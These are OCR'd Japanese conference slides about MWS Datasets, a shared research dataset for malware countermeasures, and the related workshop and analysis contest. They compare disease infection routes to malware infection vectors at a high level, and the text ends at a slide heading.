一般社団法人 情報処理学会
Information Processing Society of Japan

マルウェア対策のための研究用データセット MWS Datasets

～コミュニティへの貢献とその課題～

寺田 真敏(東京電機大学/株式会社日立製作所)　秋山 満昭(NTT セキュアプラットフォーム研究所)
松木 隆宏(株式会社エヌ・エフ・ラボラトリーズ)　畑田 充弘(日本電信電話株式会社)
篠田 陽一(北陸先端科学技術大学院大学)

はじめに

研究者コミュニティへの貢献とその課題の事例のひとつとして、2008年から開催しているマルウェア対策研究人材育成ワークショップ、共通の素材を流通させるためのマルウェア対策のための研究用データセット、そして、データセットの利活用ならびに作成にあたって意識する必要がでてきたサイバーセキュリティ研究における倫理的な研究プロセスについて報告する。

- 背景
- MWSについて
- MWS研究用データセットの概要
- MWSの活動
- おわりに

背景

- 複雑化するサイバー攻撃
  - マルウェアを悪用したサイバー攻撃による脅威
    - Drive-by Download 攻撃
    - Advanced Persistent Threat (APT) 攻撃
    - ボットネットを利用した企業および国家間での DDoS 攻撃
    - IoT (Internet of Things) マルウェアからの攻撃　など
  - マルウェア対策研究は盛んに行われているが、
    攻撃の複雑化が進みサイバー攻撃の観測はより困難に

感染症と病原体

感染症

- 感染症の予防及び感染症の患者に対する医療に関する法律
(平成十年十月二日法律第百十四号)

  - 第六条　この法律において「感染症」とは、一類感染症、二類感染症、三類感染症、四類感染症、五類感染症、新型インフルエンザ等感染症、指定感染症及び新感染症をいう。

  - １９　この法律において「特定病原体等」とは、一種病原体等、二種病原体等、三種病原体等及び四種病原体等をいう。

[出典]　感染症の予防及び感染症の患者に対する医療に関する法律
http://law.e-gov.go.jp/htmldata/H10/H10HO114.html
感染症の範囲及び類型について
http://www.mhlw.go.jp/file/05-Shingikai-10601000-Daijinkanboukouseikagakuka-Kouseikagakuka/0000040509.pdf

感染症の類別

- 感染症患者の適切な治療と感染症の予防、蔓延の防止

分類	感染性の疾病(しっぺい)	分類の考え方
一類感染症	エボラ出血熱、クリミア・コンゴ出血熱、痘そう(とうそう)など	感染力と罹患(りかん)した場合の重篤(じゅうとく)性等に基づく総合的か観点から見た危険性の程度に応じて分類
二類感染症	急性灰白髄炎(きゅうせいかいはくずいえん)、結核、ジフテリアなど	
三類感染症	コレラ、細菌性赤痢など	
四類感染症	E型肝炎、A型肝炎、黄熱など	主に動物等を介してヒトに感染
五類感染症	インフルエンザ、ウイルス性肝炎、クリプトスポリジウム症など	国民や医療関係者への情報提供が必要
新型インフルエンザ等感染症	新型インフルエンザ 再興型インフルエンザ	新たに人から人に伝染する能力を有するインフルエンザ
指定感染症		一類から三類と同等の措置を必要とする既知の感染症
新感染症	既に知られている感染性の疾病とその病状又は治療の結果が明らかに異なるもの	ヒトからヒトに伝染する未知の感染症

病原体の分類

- 病原体の適正な取扱いの徹底

分類	規制	分類の考え方	病原体等
一種病原体等	所持等の禁止	現在、我が国に存在していないもので、治療法が確立していない病原体。	エボラウイルス、クリミア・コンゴ出血熱、ウイルス痘そうウイルスなど
二種病原体等	所持等の許可	一種病原体等ほどの病原性は強くないが、国民の生命及び健康に重大な影響を与えるもの。	SARSコロナウイルス、炭疽菌、野兎病菌、ペスト菌、ボツリヌス菌など
三種病原体等	所持等の届出	人為的な感染症の発生を防止する観点から、届出対象として、その所持状況を常時把握する必要がある病原体等。	Q熱コクシエラ、狂犬病ウイルス、多剤耐性結核菌など
四種病原体等	基準の遵守	A型インフルエンザウイルスなど、病原体の保管・所持は可能であるが、人為的な感染症の発生を防止するため、保管等の基準の遵守を行う必要がある病原体等。	インフルエンザウイルス、新型インフルエンザ等感染症の病原体、黄熱ウイルスなど

感染症と病原体

サイバー攻撃との対比

- 感染症の類別
  - 一類感染症
  - 二類感染症
  - 三類感染症
  - 四類感染症
  - 五類感染症
  - 新型インフルエンザ等感染症
  - 指定感染症
  - 新感染症

・・・防御側
コンピュータウイルス
対策の分類


- 病原体の分類
  - 一種病原体等
  - 二種病原体等
  - 三種病原体等
  - 四種病原体等

・・・攻撃側
コンピュータウイルスの
分類


インフルエンザの時期ではないのですが、、、

インフルエンザ流行レベルマップ

- 2019年　第05週(1/28～2/3)
  - 注意報数 42件
  - 警報数 510件



- 2020年　第05週(1/27～2/2)
  - 注意報数 244件
  - 警報数 139件



- 警報　　大きな流行の発生・継続が疑われることを示します。
- 注意報　流行の発生前であれば今後4週間以内に大きな流行が発生する可能性があることを、
  流行発生後であればその流行がまだ終わって いない可能性があることを示します。

[出典]　インフルエンザ流行レベルマップ
https://nesid4g.mhlw.go.jp/Hasseidoko/Levelmap/flu/new_jmap.html

インフルエンザの時期ではないのですが、、、

インフルエンザの感染経路

分類	説明	サイバー攻撃での事例
接触感染	皮膚と粘膜・創の直接的な接触、あるいは中間に介在する環境などを介する間接的な接触による感染経路を指す。	● **USBメモリ経由のコンピュータウィルス感染**
飛沫感染	病原体を含んだ大きな粒子(5ミクロンより大きい飛沫)が飛散し、他の人の鼻や口の粘膜あるいは結膜に接触することにより発生する。飛沫は咳・くしゃみ・会話などにより生じる。飛沫は空気中を漂わず、空気中で短距離(1～2メートル以内)しか到達しない。	● **電子メール添付ファイル経由のコンピュータウィルス感染** ● **Web経由のコンピュータウィルス感染**
空気感染	病原体を含む小さな粒子(5ミクロン以下の飛沫核)が拡散され、これを吸い込むことによる感染経路を指す。医療現場においては気管内吸引や気管支鏡検査などの手技に伴い発生する。飛沫核は空気中に浮遊するため、この除去には特殊な換気(陰圧室など)とフィルターが必要になる。	● **ネットワーク経由のコンピュータウィルス感染**

[出典]　医療施設等における感染対策ガイドライン(新型インフルエンザ専門家会議)
http://www.mhlw.go.jp/bunya/kenkou/kekkaku-kansenshou04/pdf/09-07.pdf

インフルエンザの時期ではないのですが、、、


サイバー攻撃における感染経路

分類	物理的接触	利用者の介入	利用する脆弱性	サイバー攻撃での事例
接触感染	必要 (USBメモリの接続)	必要 (USBメモリの接続)	利用者の脆弱性 プログラムの脆弱性	● **USBメモリ経由のコンピュータウィルス感染**
飛沫感染	不要	必要 (電子メール添付ファイル参照、Webサーフィンなど)	利用者の脆弱性 プログラムの脆弱性	● **電子メール添付ファイル経由のコンピュータウィルス感染** ● **Web経由のコンピュータウィルス感染**
空気感染	不要	不要	プログラムの脆弱性 設定(IDやパスワードが既定値、安易で推定可能)の脆弱性	● **ネットワーク経由のコンピュータウィルス感染**

[出典]　医療施設等における感染対策ガイドライン(新型インフルエンザ専門家会議)
http://www.mhlw.go.jp/bunya/kenkou/kekkaku-kansenshou04/pdf/09-07.pdf


マルウェア対策研究

- 研究開発サイクルを加速させ、日々進化するサイバー攻撃に対抗
  - サイクルが循環し始めるには？
  - 加速させるには？




研究開発サイクルを加速させるために

- 各フェーズをサポートする情報やツールは充実化
  - 既存データセットは「継続性」や「網羅性」に欠けていたり、取得が困難であったり等の課題が存在



マルウェア対策研究人材育成ワークショップ(MWS)

- マルウェア対策研究コミュニティである MWS を組織
  - 研究用データセットの提供: MWS データセット
  - 研究成果の共有: MWS 20XX
  - 切磋琢磨する環境の提供: MWS Cup



MWS20XX


- 研究者コミュニティが提供するデータセットを活用する産学官連携の学術系ワークショップ
  - 研究成果を共有する場として2008年から開催
  - MWS2020は、2020年10月26日～10月29日 オンライン開催

MWS Cup


- マルウェア対策に関するセキュリティコンテスト
  - 日頃の研究で培ったノウハウやツール、データセットを基に創出した技術を活用しながら規定時間内で課題に取り組み、解析結果を競う「切磋琢磨する場」
  - 課題例
    - マルウェアの動的解析・静的解析・表層解析
    - 解析競技の後、自由課題の成果物についてプレゼンも実施

データセットを活用することで…

- 「技術」の「創出」および「検証・評価」を実施
  - MWS20XX: 研究成果の共有 (論文の書き方、研究発表)
  - MWS Cup: 切磋琢磨する環境 (実用的な技術やツールの発掘)



MWS Datasetsが提供する素材

